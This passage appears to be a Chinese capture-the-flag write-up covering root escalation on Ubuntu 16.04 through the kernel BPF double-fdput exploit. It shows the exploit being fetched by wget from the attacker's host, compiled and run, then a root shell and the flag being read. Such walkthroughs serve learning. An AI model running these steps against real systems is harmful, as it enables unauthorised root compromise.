
2）Linux Kernel 4.4.x（Ubuntu 16.04） - bpf（BPF_PROG_LOAD）中的double-fdput（）Local Root Exploit

这个特定的内核版本似乎容易受到以下内核漏洞攻击：https://www.exploit-db.com/exploits/39772/


我将文件拉过来，解压缩，编译完成，并且运行结束。




```
wget http://192.168.110.129/39772.zip
--2016-07-05 05:08:11--  http://192.168.110.129/39772.zip
Connecting to 192.168.110.129:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7115 (6.9K) [application/zip]
Saving to: ‘39772.zip’

     0K ......                                                  100% 1.34G=0s

2016-07-05 05:08:11 (1.34 GB/s) - ‘39772.zip’ saved [7115/7115]

www@red:/tmp$ unzip 39772.zip
unzip 39772.zip
Archive:  39772.zip
   creating: 39772/
  inflating: 39772/.DS_Store
   creating: __MACOSX/
   creating: __MACOSX/39772/
  inflating: __MACOSX/39772/._.DS_Store
  inflating: 39772/crasher.tar
  inflating: __MACOSX/39772/._crasher.tar
  inflating: 39772/exploit.tar
  inflating: __MACOSX/39772/._exploit.tar
www@red:/tmp$ ls
ls
39772
39772.zip
```



```
vmware-root
www@red:/tmp$ cd 39772
cd 39772
www@red:/tmp/39772$ ls
ls
crasher.tar
exploit.tar
www@red:/tmp/39772$ tar -xvf exploit.tar
tar -xvf exploit.tar
ebpf_mapfd_doubleput_exploit/
ebpf_mapfd_doubleput_exploit/hello.c
ebpf_mapfd_doubleput_exploit/suidhelper.c
ebpf_mapfd_doubleput_exploit/compile.sh
ebpf_mapfd_doubleput_exploit/doubleput.c
www@red:/tmp/39772$ ls
ls
crasher.tar
ebpf_mapfd_doubleput_exploit
exploit.tar
www@red:/tmp/39772$ cd ebpf_mapfd_doubleput_exploit
cd ebpf_mapfd_doubleput_exploit
www@red:/tmp/39772/ebpf_mapfd_doubleput_exploit$ ls
ls
compile.sh
doubleput.c
hello.c
```



```
www@red:/tmp/39772/ebpf_mapfd_doubleput_exploit$ chmod +x doubleput
chmod +x doubleput
www@red:/tmp/39772/ebpf_mapfd_doubleput_exploit$ ./doubleput
./doubleput
starting writev
woohoo, got pointer reuse
writev returned successfully. if this worked, you'll have a root shell in <=60 seconds.
suid file detected, launching rootshell...
we have root privs now...
python -c 'import pty;pty.spawn("/bin/bash")'
root@red:/tmp/39772/ebpf_mapfd_doubleput_exploit# cd /root
cd /root
root@red:/root# cat flag.txt
cat flag.txt
~~~~~~~~~~<(Congratulations)>~~~~~~~~~~
                          .-'''''-.
                          |'-----'|
                          |-.....-|
                          |       |
                          |       |
         _,'._            |       |
    __.o`   o`"-.         |       |
 .-O o `"-.o   O )_,._    |       |
( o   O  o )--.-"`O   o"-.`'-----'`
 '--------'  (   o  O    o)
              `----------`
b6b545dc11b7a270f4bad23432190c75162c4a2b
```



```
vm@vm-virtual-machine:~/Desktop$ sudo apt install libfuse-dev
Reading package lists... Done
Building dependency tree
Reading state information... Done
libfuse-dev is already the newest version (2.9.4-1ubuntu3).
0 to upgrade, 0 to newly install, 0 to remove and 27 not to upgrade.
vm@vm-virtual-machine:~/Desktop$
vm@vm-virtual-machine:~/Desktop$ tar xf exploit.tar
vm@vm-virtual-machine:~/Desktop$ cd ebpf_mapfd_doubleput_exploit/
vm@vm-virtual-machine:~/Desktop/ebpf_mapfd_doubleput_exploit$ ./compile.sh
doubleput.c: In function ‘make_setuid’:
doubleput.c:91:13: warning: cast from pointer to integer of different size [-Wpointer-to-int-cast]
    .insns = (__aligned_u64) insns,
             ^
doubleput.c:92:15: warning: cast from pointer to integer of different size [-Wpointer-to-int-cast]
    .license = (__aligned_u64)""
               ^
vm@vm-virtual-machine:~/Desktop/ebpf_mapfd_doubleput_exploit$ ./doubleput
starting writev
woohoo, got pointer reuse
writev returned successfully. if this worked, you'll have a root shell in <=60 seconds.
suid file detected, launching rootshell...
we have root privs now...
root@vm-virtual-machine:~/Desktop/ebpf_mapfd_doubleput_exploit#
root@vm-virtual-machine:~/Desktop/ebpf_mapfd_doubleput_exploit# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare),1000(vm
root@vm-virtual-machine:~/Desktop/ebpf_mapfd_doubleput_exploit#
root@vm-virtual-machine:~/Desktop/ebpf_mapfd_doubleput_exploit# uname -a
Linux vm-virtual-machine 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:34:49 UTC 2016 i686 i686 i686 GNU/Linux
root@vm-virtual-machine:~/Desktop/ebpf_mapfd_doubleput_exploit#
root@vm-virtual-machine:~/Desktop/ebpf_mapfd_doubleput_exploit# lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 16.04 LTS
Release:        16.04
Codename:       xenial
root@vm-virtual-machine:~/Desktop/ebpf_mapfd_doubleput_exploit#
```